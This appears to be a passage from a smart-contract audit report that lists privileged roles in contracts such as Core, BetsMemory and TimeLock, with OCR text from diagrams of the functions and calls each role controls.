
In the contract `BetsMemory` the role `AGGREGATOR` has authority over the functions shown in the diagram below. Any compromise to the `AGGREGATOR` account may allow the hacker to take advantage of this authority.




In the contract `BetsMemory` the role `TIMELOCK` has authority over the functions shown in the diagram below. Any compromise to the `TIMELOCK` account may allow the hacker to take advantage of this authority.




In the contract `Core` the role `PARTNER` has authority over the functions shown in the diagram below. Any compromise to the `PARTNER` account may allow the hacker to take advantage of this authority.


External Calls
iGame.placeBet
External Calls
betsMemory.addBet
External Calls
iGame.getFeeType
External Calls
Tariff.profit
External Calls
iGame.getStaking
Function
placeBet
External Calls
token.transferFrom
External Calls
Partner.tariff
Authenticated Role
PARTNER
External Calls
token.transfer
Internal Calls
_msgSender
Function
stake
External Calls
pass.balanceOf
External Calls
StakingInterface.stake
External Calls
token.allowance
External Calls
Tariff.stakeProfit
External Calls
token.approve


In the contract `Core` the role `TIMELOCK` has authority over the functions shown in the diagram below. Any compromise to the `TIMELOCK` account may allow the hacker to take advantage of this authority.


State Variables
stakingIndex
External Calls
StakingInterface.getAddress
Function
addStaking
External Calls
stakings.push
State Variables
tariffIndex
tariffs
Function
removeTariff
External Calls
tariffs.pop
State Variables
gameIndex
External Calls
games.push
Function
addGame
External Calls
GameInterface.getVersion
Authenticated Role
TIMELOCK
Function
removeStaking
State Variables
stakingIndex
stakings
External Calls
stakings.pop
Function
addTariff
State Variables
tariffIndex
External Calls
tariffs.push
Function
removeGame
State Variables
gameIndex
games
External Calls
games.pop


In the contract `Partner` the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority.




In the contract `TimeLock` the role `DEFAULT_ADMIN_ROLE` has authority over the functions shown in the diagram below. Any compromise to the `DEFAULT_ADMIN_ROLE` account may allow the hacker to take advantage of this authority.




In the contract `AffiliateMember` the role `AFFILIATE` has authority over the functions shown in the diagram below. Any compromise to the `AFFILIATE` account may allow the hacker to take advantage of this authority.




In the contract `AffiliateMember` the role `TIMELOCK` has authority over the functions shown in the diagram below. Any compromise to the `TIMELOCK` account may allow the hacker to take advantage of this authority.



